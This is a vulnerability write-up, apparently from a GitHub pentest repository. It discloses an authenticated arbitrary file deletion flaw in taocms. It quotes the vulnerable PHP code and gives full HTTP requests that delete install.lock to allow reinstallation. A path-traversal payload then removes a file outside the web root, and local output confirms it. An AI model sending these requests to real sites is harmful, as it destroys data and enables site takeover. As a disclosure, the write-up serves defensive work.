

main

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cms-pentest / taocms-arbitrary-file-deletion-vulnerability.md



chasingboy Update taocms-arbitrary-file-deletion-vulnerability.md

History

1 contributor

69 lines (50 sloc) | 2.91 KB

taocms arbitrary file deletion vulnerability

attack condition: Requires login management

1. open taocms/include/Model/File.php, found delete file code. The requested url is admin.php?action=file&ctrl=del&path= , receive parameter path.

```


1  <?php
2  class File{
3      public $table;
4      public $tpl;
5      public $path;
6      public $realpath;
7      function __construct($table,$id=0){
8          $this->table=$table;
9          $this->path=$_REQUEST['path'];
10         $this->realpath=SYS_ROOT.$this->path;
11         $this->tpl=new Template();
12     }
  
```

```
50     closedir($fhandle);
51     sort($dirdata);
52     sort($filedata);
53     include($this->tpl->myTpl('manage'.$this->table));
54 }
55 function edit(){
56     $path=$this->path;
57     $filedata=file_get_contents($this->realpath);
58     include($this->tpl->myTpl('edit'.$this->table));
59 }
60 function del(){
61     $path=$this->realpath;
62     if(!is_writable($path))Base::showmessage('无删除权限');
63     if(is_dir($path)){
64         if(count(scandir($path))>2)
65             Base::showmessage('目录非空，不能删除');
66         rmdir($path);
67     }else{
68         unlink($path);
69     }
70     $info=pathinfo($this->path);
71     Base::showmessage('删除成功','admin.php?action=file&ctrl=lists&path='.$info['dirname']);
72 }
```

2. When taocms is installed, the install.lock file will be generated in the data directory

名称	修改日期	大小	种类
1.php	今天 下午 1:20	18 字节	PHP 脚本
admin	2021年3月15日 上午 2:49	--	文件夹
api.php	2021年3月15日 上午 2:49	280 字节	PHP 脚本
config.php	今天 下午 1:19	880 字节	PHP 脚本
data	今天 下午 1:50	--	文件夹
admin_array.inc	2021年3月15日 上午 2:49	116 字节	文稿
art_array.inc	2021年3月15日 上午 2:49	50 字节	文稿
cat_array.inc	2021年3月15日 上午 2:49	256 字节	文稿
install.lock	今天 下午 1:19	0 字节	文稿
tpocache	今天 下午 1:24	--	文件夹
favicon.ico	2021年3月15日 上午 2:49	894 字节	Windo...标图像
include	2021年3月15日 上午 2:49	--	文件夹
index.php	2021年3月15日 上午 2:49	478 字节	PHP 脚本
install.php	2021年3月15日 上午 2:49	13 KB	PHP 脚本
LICENSE	2021年3月15日 上午 2:49	1 KB	文本编辑文稿
pictures	今天 下午 1:18	--	文件夹
README.md	2021年3月15日 上午 2:49	2 KB	Sublim...ext 文稿
rss.php	2021年3月15日 上午 2:49	1 KB	PHP 脚本
sitemap.php	2021年3月15日 上午 2:49	566 字节	PHP 脚本
template	2021年3月15日 上午 2:49	--	文件夹
wap	2021年3月15日 上午 2:49	--	文件夹

3. At this point, when I visit install.php, it reminds me that it is already installed



4. As requested below, I want to delete the install.lock file

```
GET /admin/admin.php?action=file&ctrl=del&path=/data/install.lock HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:9999/admin/admin.php?action=file&ctrl=lists
Cookie: PHPSESSID=tnbrlgg1g539t0mjovqs1vrgio
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```



5. Surprisingly it can be removed successfully

Send Cancel < >

Target: http://127.0.0.1:9999

Request

Raw Params Headers Hex

```
GET /admin/admin.php?action=file&ctrl=del&path=/data/install.lock HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.7113.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:9999/admin/admin.php?action=file&ctrl=lists
Cookie: PHPSESSID=tnbrlgglg539t0mjovqslvrgio
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Host: 127.0.0.1:9999
Date: Sat, 16 Jul 2022 05:59:07 GMT
Connection: close
X-Powered-By: PHP/7.3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=utf-8

<div style="width: 600px; word-wrap: break-word; margin: 20px auto; border: black 4px solid; text-align: center; padding: 20px 4px; background: #E0E0E0;">
<a id="message_link_id" href="admin.php?action=file&ctrl=lists&path=/data">删除成功<font id="percent">3</font>秒后跳转, 点击马上跳转</a></div>

<script language="javascript">
var bar=3 ;
function count(){
    bar=bar-1 ;
    document.getElementById("percent").innerHTML=bar;
    if (bar>0){
        setTimeout("count()",1000);
    }else{
        document.getElementById("message_link_id").click();
    }
}
count() ;
</script>
```

6. I visit install.php again, glad, taocms allows reinstallation

安装taoCMS

127.0.0.1:9999/install.php

开始安装taoCMS

请根据需要选择Sqlite/Mysql数据库, 并按照提示进行配置

系统的配置: Darwin[PHP 7.3.11 Development Server]

数据库类型: (Sqlite不支持, Mysql不支持, Mysql支持)


数据库配置:

数据表前缀:

[点击此处开始安装免费开源的taoCMS系统](#)

Powered By [taoCMS](#), taoCMS是一款小巧免费开源的CMS系统

7. Also, create a new test.txt file in your own user directory




```
xboy
Last login: Sat Jul 16 13:18:36 on ttys003

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
~ xboy$ echo 'Delete test' > test.txt
~ xboy$ cat test.txt
Delete test
~ xboy$ |
```

8. When I execute delete payload, test.txt is deleted

```
GET /admin/admin.php?action=file&ctrl=del&path=../../../../../test.txt HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:9999/admin/admin.php?action=file&ctrl=lists
Cookie: PHPSESSID=tnbrlgg1g539t0mjovqs1vrgio
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```



A terminal window titled "xboy" with a dark background and a mountain landscape wallpaper. The window shows a login session for user "xboy" on "ttys003". The terminal output includes a message about the default interactive shell being zsh, instructions to update the account, and a series of commands: "echo 'Delete test' > test.txt", "cat test.txt" (outputting "Delete test"), and another "cat test.txt" (outputting an error message "cat: test.txt: No such file or directory").

```
xboy
Last login: Sat Jul 16 13:18:36 on ttys003

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
~ xboy$ echo 'Delete test' > test.txt
~ xboy$ cat test.txt
Delete test
~ xboy$ cat test.txt
cat: test.txt: No such file or directory
~ xboy$
```